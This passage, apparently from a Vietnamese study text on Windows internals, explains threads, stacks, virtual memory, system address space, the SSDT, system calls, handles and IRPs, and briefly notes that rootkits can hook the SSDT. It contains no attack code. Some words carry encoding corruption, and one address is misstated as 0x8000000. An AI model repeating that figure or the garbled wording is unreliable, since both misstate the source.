
* Mở tệp thực thi (tệp .exe)
* Tạo đối tượng thực thi tiến trình
* Tạo luồng khởi tạo và stack, ngữ cảnh của nó
* Thông báo cho hệ thống con của Windows về tiến trình mới được tạo
* Bắt đầu thực thi luồng khởi tạo
* Trong ngữ cảnh của luồng và tiến trình mới, hoàn thành việc khởi tạo của không gian địa chỉ (mục đích để nạp những thư viện liên kết động dll) và bắt đầu thực thi chương trình.
  + - 1. **Luồng-Thread**

Một luồng là một thực thể bên trong một tiến trình mà Windows lên lịch để thực thi, nếu không có luồng thì tiến trình không thể chạy được. Luồng sử dụng các tài nguyên của tiến trình để chạy (như virtual memory, handlers, kernel objects) . Một luồng thường bao gồm:

* ·Chế độ truy cập hiện tại, user hoặc kernel.
* Execution context(bối cảnh thực thi), bao gồm các thanh ghi của bộ xử lý và trạng thái thực thi.
* Một hoặc hai stack, một dùng để cho luồng thực thi trên kernel-mode và một dùng trên user-mode.
* Một vùng nhớ riêng để lưu trữ dữ liệu, được gọi là TLS (thread-local storage) dùng để lưu trữ các thư viện.
* Base priority và current(dynamic) priority.
* Processor affinity(mối quan hệ với bộ xử lý), cho biết thread được phép chạy trên bộ xử lý nào.
* Định danh của luồng (thread ID).

Các trạng thái phổ biến nhất mà một luồng có thể có là:


* Running – đang thực thi mã trên bộ xử lý.
* Ready – chờ được lập lịch để thực thi do các bộ xử lý đều bận.
* Waiting – đợi một số sự kiện xảy ra trước để tiếp tục. Khi sự kiện chờ đợi xảy ra, luồng chuyển sang trạng thái Ready.



Hình 2.6.Các trạng thái của thread


* + - 1. **Ngăn xếp luồng – Thread Stack**

Mỗi luồng đều có một stack mà nó sử dụng trong quá trình thực thi, để lưu các biến cục bộ, truyền tham số cho các hàm, và lưu trữ địa chỉ return trước khi thực hiện lời gọi hàm. Một luồng có ít nhất một stack nằm trong không gian nhớ của kernel và nó khá nhỏ(mặc định là 12KB trên 32bit và 24KB trên 64bit). Đối với luồng thực thi ở user-mode sẽ có thêm một stack trên không gian nhớ của user-land và nó lớn hơn nhiều so với stack trên kernel. Một ví dụ với ba luồng chế độ người dùng và ngăn xếp của chúng được hiển thị trong hình bên dưới. Trong hình, luồng 1 và 2 đang ở trong tiến trình A và luồng 3 đang ở trong tiến trình B.



Hình 2.7.Các luồng ở chế độ người dùng và ngăn xếp của chúng

Stack trên kernel luôn được lưu trên RAM khi luồng đang ở trạng thái Running hoặc Ready, trong khi đó stack trên user không được bảo vệ và có thể bị xoá. Stack trên user được xử lý khác với stack trên kernel, xét về kích thước nó bắt đầu với một bộ nhớ nhỏ được commited, với phần còn lại của không gian địa chỉ ngăn xếp là bộ nhớ dành riêng, có nghĩa là nó không được cấp phát theo bất kỳ cách nào. Ý tưởng là có thể phát triển ngăn xếp trong trường hợp mã của luồng cần sử dụng thêm không gian ngăn xếp. Để làm cho điều này hoạt động, trang tiếp theo (đôi khi nhiều hơn một trang) ngay sau phần đã cam kết được đánh dấu bằng một biện pháp bảo vệ đặc biệt gọi là PAGE\_GUARD – gọi trang bảo vệ. Nếu luồng cần thêm không gian ngăn xếp, nó sẽ ghi vào trang bảo vệ, trang này sẽ ném ra một ngoại lệ do trình quản lý bộ nhớ xử lý. Sau đó, trình quản lý bộ nhớ loại bỏ bảo vệ bảo vệ và commited trang và đánh dấu trang tiếp theo là trang bảo vệ. Bằng cách này, ngăn xếp phát triển khi cần thiết và toàn bộ bộ nhớ ngăn xếp không được cam kết trả trước. Hình sau cho thấy cách ngăn xếp luồng của chế độ người dùng trông như thế nào.



Hình 2.8.Ngăn xếp luồng trong Userland


* + 1. **Quản lý bộ nhớ**

Mọi tiến trình đều có không gian địa chỉ tuyến tính, riêng tư và ảo của riêng nó. Không gian địa chỉ này bắt đầu là trống (hoặc gần trống, vì hình ảnh thực thi và NtDll.Dll là những thứ đầu tiên được ánh xạ, tiếp theo là các DLL SubSystem). Khi quá trình thực thi của luồng chính (đầu tiên) bắt đầu, bộ nhớ có khả năng được cấp phát, nhiều tệp DLL được tải hơn, v.v. Không gian địa chỉ này là riêng tư, có nghĩa là các tiến trình khác không thể truy cập trực tiếp vào nó. Phạm vi không gian địa chỉ bắt đầu từ 0 (mặc dù về mặt kỹ thuật, 64KB đầu tiên của địa chỉ không thể được cấp phát hoặc sử dụng theo bất kỳ cách nào) và đi đến mức tối đa tùy thuộc vào quy trình "bitness" (32 hoặc 64 bit) và hoạt động hệ thống "bitness" như sau:

* Đối với các quy trình 32 bit trên hệ thống Windows 32 bit, kích thước không gian địa chỉ quy trình là 2 GB.
* Đối với các quy trình 32 bit trên hệ thống Windows 32 bit sử dụng cài đặt tăng không gian địa chỉ người dùng ( cờ LARGEADDRESSAWARE trong tiêu đề Portable Executable), kích thước không gian địa chỉ quy trình đó có thể lớn tới 3 GB (tùy thuộc vào cài đặt chính xác). Để có được phạm vi không gian địa chỉ mở rộng, tệp thực thi từ đó quá trình được tạo phải được đánh dấu bằng cờ trình liên kết LARGEADDRESSAWARE trong tiêu đề của nó. Nếu không, nó sẽ vẫn bị giới hạn ở 2 GB.
* Đối với các quy trình 64 bit (đương nhiên là trên hệ thống Windows 64 bit), kích thước vùng địa chỉ là 8 TB (Windows 8 trở về trước) hoặc 128 TB (Windows 8.1 trở lên).
* Đối với các quy trình 32 bit trên hệ thống Windows 64 bit, kích thước vùng địa chỉ là 4 GB nếu hình ảnh thực thi được liên kết với cờ LARGEADDRESSAWARE . Nếu không, kích thước vẫn ở mức 2 GB.

Mỗi tiến trình có không gian địa chỉ riêng của nó, điều này làm cho bất kỳ địa chỉ tiến trình nào là tương đối, thay vì tuyệt đối. Ví dụ, khi cố gắng xác định những gì nằm trong địa chỉ 0x20000, bản thân địa chỉ đó là không đủ; tiến trình liên quan đến địa chỉ này phải được chỉ định.

Bản thân bộ nhớ được gọi là ảo, có nghĩa là có một mối quan hệ gián tiếp giữa một dải địa chỉ và vị trí chính xác nơi nó được tìm thấy trong bộ nhớ vật lý (RAM). Bộ đệm trong một tiến trình có thể được ánh xạ tới bộ nhớ vật lý hoặc nó có thể tạm thời nằm trong một tệp (chẳng hạn như tệp trang). Thuật ngữ ảo đề cập đến thực tế là từ góc độ thực thi, không cần biết bộ nhớ sắp được truy cập có nằm trong RAM hay không; nếu bộ nhớ thực sự được ánh xạ tới RAM, CPU sẽ truy cập dữ liệu trực tiếp. Nếu không, CPU sẽ đưa ra một ngoại lệ lỗi trang khiến trình xử lý lỗi trang của trình quản lý bộ nhớ tìm nạp dữ liệu từ tệp thích hợp, sao chép nó vào RAM, thực hiện các thay đổi cần thiết trong các mục của bảng trang ánh xạ bộ đệm và hướng dẫn CPU để thử lại. Hình sau cho thấy ánh xạ này từ bộ nhớ ảo sang bộ nhớ vật lý cho hai quá trình.



Hình 2.9.Ánh xạ bộ nhớ ảo

Đơn vị quản lý bộ nhớ được gọi là trang(Page). Mọi thuộc tính liên quan đến bộ nhớ luôn ở mức độ chi tiết của một trang, chẳng hạn như khả năng bảo vệ của nó. Kích thước của một trang được xác định bởi loại CPU (và trên một số bộ xử lý, có thể được cấu hình) và trong mọi trường hợp, trình quản lý bộ nhớ phải tuân theo. Kích thước trang bình thường (đôi khi được gọi là nhỏ) là 4 KB trên tất cả các kiến trúc được Windows hỗ trợ.


* + - 1. **PAGE STATUS**

Mỗi trang trong bộ nhớ ảo có thể ở một trong ba trạng thái:

* Free - trang không được phân bổ theo bất kỳ cách nào. Bất kỳ nỗ lực nào để truy cập trang đó sẽ gây ra ngoại lệ vi phạm quyền truy cập. Hầu hết các trang trong quy trình mới được tạo đều ở trạng thái Free.
* Committed – trái ngược với Free; một trang được cấp phát có thể được truy cập thành công sẽ loại bỏ các thuộc tính bảo vệ (ví dụ: write vào trang chỉ đọc gây ra vi phạm quyền truy cập).
* Reserved - trang không được committed, nhưng phạm vi địa chỉ được dành riêng cho committed có thể có trong tương lai. Từ quan điểm của CPU, nó cũng giống như Free - bất kỳ nỗ lực truy cập nào cũng tạo ra ngoại lệ vi phạm quyền truy cập. Tuy nhiên, các nỗ lực phân bổ mới bằng cách sử dụng hàm VirtualAlloc (hoặc NtAllocateVirtualMemory, v.v) không chỉ định một địa chỉ cụ thể sẽ không phân bổ trong vùng dành riêng.
  + - 1. **Bộ nhớ hệ thông - SYSTEM MEMORY**


Phần dưới của không gian địa chỉ dành cho việc sử dụng các quy trình. Trong khi một thread nhất định đang thực thi, không gian địa chỉ của tiến trình liên quan của nó có thể nhìn thấy từ địa chỉ 0 đến giới hạn trên như được mô tả trong phần trước. Tuy nhiên, hệ điều hành cũng phải nằm ở đâu đó - và ở đâu đó là dải địa chỉ trên được hỗ trợ trên hệ thống, như sau:

* Trên các hệ thống 32bit đang chạy mà không có cài đặt không gian địa chỉ ảo của người dùng tăng lên, hệ điều hành nằm trong 2 GB phía trên của không gian địa chỉ ảo, từ địa chỉ 0x8000000 đến 0xFFFFFFFF.
* Trên hệ thống 32bit được cấu hình với cài đặt không gian địa chỉ ảo của người dùng tăng lên, hệ điều hành nằm trong không gian địa chỉ còn lại. Ví dụ: nếu hệ thống được định cấu hình với 3 GB không gian địa chỉ người dùng cho mỗi quá trình (tối đa), thì hệ điều hành sẽ chiếm 1GB trên (từ địa chỉ 0xC0000000 đến 0xFFFFFFFF).



Hình 2.10.Phân bổ bộ nhớ cho ứng dụng đang thực thi và hệ điều hành

* Trên hệ thống 64bit ở windows 8, server 2012 trở về trước, hệ điều hành chiếm 8TB không gian địa chỉ ảo trên.
* Trên hệ thống 64bit ở windows 8.1, server 2012R2 trở lại hệ điều hành chiếm 128TB không gian địa chỉ ảo trên.



Hình 2.11.Cơ chế Address Windowing Extension


Không gian hệ thống không phải là quy trình tương đối - xét cho cùng, đó là cùng một “hệ thống”, cùng một hạt nhân, cùng một trình điều khiển phục vụ mọi quy trình trên hệ thống Theo đó, bất kỳ địa chỉ nào trong không gian hệ thống là tuyệt đối chứ không phải là tương đối, vì nó là giống nhau từ mọi ngữ cảnh quy trình. Tất nhiên, truy cập thực tế từ chế độ người dùng vào không gian hệ thống dẫn đến ngoại lệ vi phạm quyền truy cập.

Không gian hệ thống là nơi chứa hạt nhân, Lớp trừu tượng phần cứng (HAL) và các trình điều khiển hạt nhân sau khi được tải. Do đó, các trình điều khiển hạt nhân được tự động bảo vệ khỏi quyền truy cập chế độ người dùng trực tiếp. Điều đó cũng có nghĩa là chúng có khả năng tác động đến toàn hệ thống. Ví dụ, nếu một trình điều khiển hạt nhân làm rò rỉ bộ nhớ, thì bộ nhớ đó sẽ không được giải phóng ngay cả sau khi trình điều khiển được dỡ bỏ. Mặt khác, các quy trình chế độ người dùng không bao giờ có thể rò rỉ bất cứ thứ gì ngoài thời gian tồn tại của chúng. Kernel chịu trách nhiệm đóng và giải phóng mọi thứ riêng tư cho một tiến trình đã kết thúc (tất cả các handles được đóng và tất cả bộ nhớ riêng được giải phóng).

* + - 1. **Paged pool và nonpaged pool**

Trong không gian người dùng, tất cả các trang bộ nhớ vật lý có thể được phân trang thành tệp đĩa nếu cần. Trong không gian hệ thống, một số trang vật lý có thể được phân trang và những trang khác thì không. Không gian hệ thống có hai vùng để phân bổ động bộ nhớ: vùng được phân trang và vùng không được đánh trang.

Bộ nhớ được phân bổ trong nhóm phân trang có thể được phân trang ra tệp đĩa nếu cần. Bộ nhớ được phân bổ trong nhóm không được phân trang không bao giờ có thể được phân trang ra tệp đĩa.



Hình 2.12.Bộ nhớ phân trang và không phân trang


* + - 1. **Memory Management - Quản lý bộ nhớ**

Mặc định, hệ điều hành Windows 32bit có bộ nhớ ảo kích thước là 2GB. Quản lý bộ nhớ gồm có 2 nhiệm vụ chính sau đây:

* Ánh xạ không gian địa chỉ của tiến trình vào bộ nhớ vật lý sao cho quá trình đọc/ghi của các luồng trong tiến trình thực hiện trên địa chỉ ảo được tham chiếu đúng đắn đến địa chỉ vật lý.
* Ánh xạ một phần của bộ nhớ xuống đĩa để tăng khả năng sử dụng các tiến trình mà dùng bộ nhớ vật lý nhiều hơn lượng đang sẵn sàng và ánh xạ ngược trở lại bộ nhớ khi cần.

Các thành phần của quản lý bộ nhớ:

* Một tập các dịch vụ của hệ thống để cấp phát, hủy, quản lý bộ nhớ ảo, hầu hết đều được thể hiện dưới dạng hàm winAPI của Windows hay dạng trình điều khiển thiết bị hoạt động ở kernel mode.
* Các chương trình quản lý lỗi trong quá trình hoạt động.
* Một vài thành phần tiện ích hoạt động ở kernel mode:
  + Working set manager: Quản lý tập các công việc
  + Process/stack swapper: Thực hiện tráo đổi stack cho tiến trình và các luồng của nhân
  + Modified page writer: Ghi trang nhớ trong một danh sách các trang đang thay đổi vào paging file.
  + Mapped page writer: Ghi những trang nhớ vào tệp tin trên đĩa, mục đích để giảm danh sách những trang đang được thay đổi.
  + Dereference segment thread: Làm giảm bộ nhớ cache để tăng vựng trụng trong page file.
  + Zero page thread: xóa danh sách các trang nhớ đang trống về 0.



Hình 2.13.Sơ đồ hệ thống quản lý bộ nhớ

* + - 1. **Bảng quản lý địa chỉ bộ nhớ**

Hệ điều hành Windows sử dụng rất nhiều bảng để quản lý vì trong quá trình hoạt động, CPU phải đưa ra rất nhiều quyết định, vì vậy cần nhiều bảng để định hướng CPU. Ví dụ như CPU phải làm gì khi có ngắt, khi có một chương trình bị dừng hoạt động, khi có một chương trình ở user mode muốn liên lạc với chương trình ở kernel mode. Đối với mỗi một sự kiện, CPU luôn phải tìm ra được những thủ tục nào để xử lý sự kiện đó, cụ thể hơn CPU cần biờt thông tin của các thủ tục nằm trên bộ nhớ, để làm việc này thì CPU thường dùng bảng địa chỉ. Có những bảng địa chỉ cơ bản sau đây tồn tại trong bộ nhớ:

* Global Descriptor Table (**GDT**), sử dụng để ánh xạ các địa chỉ toàn cục, nhiều dải địa chỉ khác nhau có thể ánh xạ được thông qua GDT. GDT được dùng trong chuyển đổi qua lại giữa các task.
* Local Descriptor Table (**LDT**), sử dụng để ánh xạ các địa chỉ cục bộ, dùng cho mỗi task. LDT có thể chứa các thông tin chỉ dẫn địa chỉ giống như GDT.
* Page Directory, sử dụng để ánh xạ địa chỉ
* Interrupt Descriptor Table (**IDT**), tỡm các chương trình con xử lý ngắt.


Ngoài ra, hệ điều hành cũn cú cỏc bảng riêng như System Service Dispatch Table (**SSDT**), được dùng để quản lý các lời gọi hệ thống. Có 2 cách để gọi dịch vụ, đó là dùng ngắt 0x2E hoặc dùng lệnh SYSENTER. Đối với hệ thống Windows XP trở lên thỡ dựng SYSENTER còn đối với các hệ điều hành cũ hơn thỡ dựng ngắt 0x2E. Mỗi khi gọi hệ thống thì hàm KiSystemService() được gọi từ trong nhân, hàm này thực hiện công việc đọc số hiệu dịch vụ cần gọi ở thanh ghi EAX, sau đó tìm gọi hàm dịch vụ trong SSDT. Các tham số đi kèm được trỏ bởi thanh ghi EDX, do đó rootkit có thể sử dụng kỹ thuật hook để lấy dữ liệu, thay đổi tham số hoặc định hướng lại lời gọi dịch vụ.

Một chương trình có thể dùng far call với các chỉ dẫn ở LDT hay GDT, chỉ dẫn loại này gọi là **call gate**. Một call gate được dùng để cho phép ứng dụng ở user mode có thể gọi hàm trong kernel mode, nhưng call gate phải được can thiệp sao cho có Ring ở mức 0 (cách can thiệp là sử dụng những lỗi sinh ra ngoại lệ lúc thực hiện far call)

* 1. **SYSTEM SERVICE(SYSTEM CALL)**

Các ứng dụng cần thực hiện các hoạt động khác nhau không chỉ là tính toán, chẳng hạn như cấp phát bộ nhớ, mở tệp, tạo luồng, v.v. Những hoạt động này cuối cùng chỉ có thể được thực hiện bằng mã chạy trong chế độ hạt nhân. Vậy làm thế nào để mã chế độ người dùng có thể thực hiện các hoạt động như vậy? Lấy một ví dụ cổ điển: người dùng đang chạy quy trình Notepad sử dụng menu File để yêu cầu mở file. Mã của Notepad phản hồi bằng cách gọi hàm API Windows là CreateFile. CreateFile được triển khai trong kernel32.Dll, một trong những DLL hệ thống con của Windows. Chức năng này vẫn chạy ở chế độ người dùng, vì vậy không có cách nào nó có thể mở trực tiếp một tệp. Sau một số kiểm tra lỗi, nó gọi NtCreateFile, một hàm được triển khai trong NTDLL.dll, một DLL nền tảng triển khai winAPI được gọi là “Native API” và trên thực tế là lớp mã thấp nhất vẫn ở chế độ người dùng. winAPI này (chính thức không có tài liệu) là winAPI thực hiện chuyển đổi sang chế độ hạt nhân. Trước khi chuyển đổi thực sự, nó đặt một số, được gọi là số dịch vụ hệ thống(System service number), vào một thanh ghi CPU (EAX trên kiến trúc Intel / AMD). Sau đó, nó đưa ra một lệnh đặc biệt dành cho CPU (syscall trên x64 hoặc sysenter trên x86) thực hiện chuyển đổi thực tế sang chế độ kernel trong khi chuyển sang một quy trình được xác định trước gọi là system service dispatcher.

System service dispatcher, đến lượt nó, sử dụng giá trị trong thanh ghi EAX đó làm chỉ mục vào Bảng điều phối dịch vụ hệ thống (SSDT). Sử dụng bảng này, mã tự chuyển đến dịch vụ hệ thống (lệnh gọi hệ thống). Đối với ví dụ về Notepad của chúng ta, mục nhập SSDT sẽ trỏ đến chức năng NtCreateFile của trình quản lý I / O. Lưu ý rằng hàm có cùng tên với hàm trong NTDLL.dll và trên thực tế cũng có các đối số giống nhau. Sau khi dịch vụ hệ thống hoàn tất, luồng sẽ quay lại chế độ người dùng để thực hiện lệnh sau sysenter / syscall. Chuỗi sự kiện này được mô tả trong hình



Hình 2.14.Luồng cuộc gọi System Service

* 1. **HANDLE & OBJECT**

Windows kernel hiển thị nhiều loại đối tượng khác nhau để các quy trình chế độ người dùng, bản thân hạt nhân và các trình điều khiển chế độ nhân sử dụng. Phiên bản của các loại này là cấu trúc dữ liệu trong không gian hệ thống, được tạo bởi Trình quản lý đối tượng (một phần của người điều hành) khi được người dùng hoặc mã chế độ hạt nhân yêu cầu làm như vậy. Các đối tượng được tính tham chiếu - chỉ khi tham chiếu cuối cùng đến đối tượng được giải phóng thì đối tượng đó mới bị hủy và giải phóng khỏi bộ nhớ.

Vì các đối tượng này nằm trong không gian hệ thống, chúng không thể được truy cập trực tiếp bằng chế độ người dùng. Chế độ người dùng phải sử dụng cơ chế truy cập gián tiếp, được gọi là handle. Handle là một chỉ mục cho một mục nhập trong bảng được duy trì trên cơ sở quy trình theo quy trình trỏ một cách hợp lý đến một kernel object nằm trong không gian hệ thống. Có nhiều chức năng Create \* và Open \* khác nhau để Create/Open các object và truy xuất các chốt ngược cho các đối tượng này. Ví dụ, chức năng chế độ người dùng CreateMutex cho phép tạo hoặc mở mutex (tùy thuộc vào đối tượng có được đặt tên và tồn tại hay không). Nếu thành công, hàm trả về một handle cho đối tượng. Giá trị trả về bằng 0 có nghĩa là một handle không hợp lệ. Mặt khác, hàm OpenMutex cố gắng mở một handle cho một mutex được đặt tên. Nếu mutex với tên đó không tồn tại, hàm không thành công và trả về null (0).

Mã hạt nhân (và trình điều khiển) có thể sử dụng một handle hoặc một con trỏ trực tiếp đến một đối tượng. Sự lựa chọn thường dựa trên winAPI mà mã muốn gọi. Trong một số trường hợp, một handle do chế độ người dùng cung cấp cho trình điều khiển phải được chuyển thành một con trỏ với hàm ObReferenceObjectByHandle.

Mã chế độ hạt nhân có thể sử dụng các handle khi create/open các đối tượng, nhưng chúng cũng có thể sử dụng con trỏ trực tiếp đến các đối tượng hạt nhân. Điều này thường được thực hiện khi một winAPI nhất định yêu cầu nó. Mã hạt nhân có thể nhận được một con trỏ đến một đối tượng được cung cấp một xử lý hợp lệ bằng cách sử dụng hàm ObReferenceObjectByHandle. Nếu thành công, số lượng tham chiếu trên đối tượng sẽ tăng lên, vì vậy không có gì nguy hiểm nếu ứng dụng khách chế độ người dùng đang giữ handle quyết định đóng nó trong khi mã hạt nhân giữ một con trỏ đến đối tượng lúc này sẽ giữ một con trỏ lơ lửng. Đối tượng có thể truy cập an toàn bất kể trình quản lý nào cho đến khi mã hạt nhân gọi ObDereferenceObject, làm giảm số lượng tham chiếu; nếu mã hạt nhân bỏ lỡ cuộc gọi này, đó là rò rỉ tài nguyên sẽ chỉ được giải quyết trong lần khởi động hệ thống tiếp theo.


Tất cả các đối tượng được tính tham chiếu. Trình quản lý đối tượng duy trì số lượng xử lý và tổng số tham chiếu cho các đối tượng. Khi một đối tượng không còn cần thiết nữa, ứng dụng khách của nó sẽ đóng xử lý (nếu xử lý được sử dụng để truy cập đối tượng) hoặc bỏ tham chiếu đối tượng (nếu ứng dụng khách hạt nhân sử dụng con trỏ). Từ thời điểm đó, mã sẽ coi bộ xử lý / con trỏ của nó là không hợp lệ. Trình quản lý đối tượng sẽ phá hủy đối tượng nếu số lượng tham chiếu của nó bằng không.

* 1. **I/O Request Packet – IRP**

Sau khi một trình điều khiển điển hình hoàn tất quá trình khởi tạo trong DriverEntry, công việc chính của nó là xử lý các yêu cầu(Request). Các yêu cầu này được đóng gói dưới dạng cấu trúc I/O Request Packet (IRP).

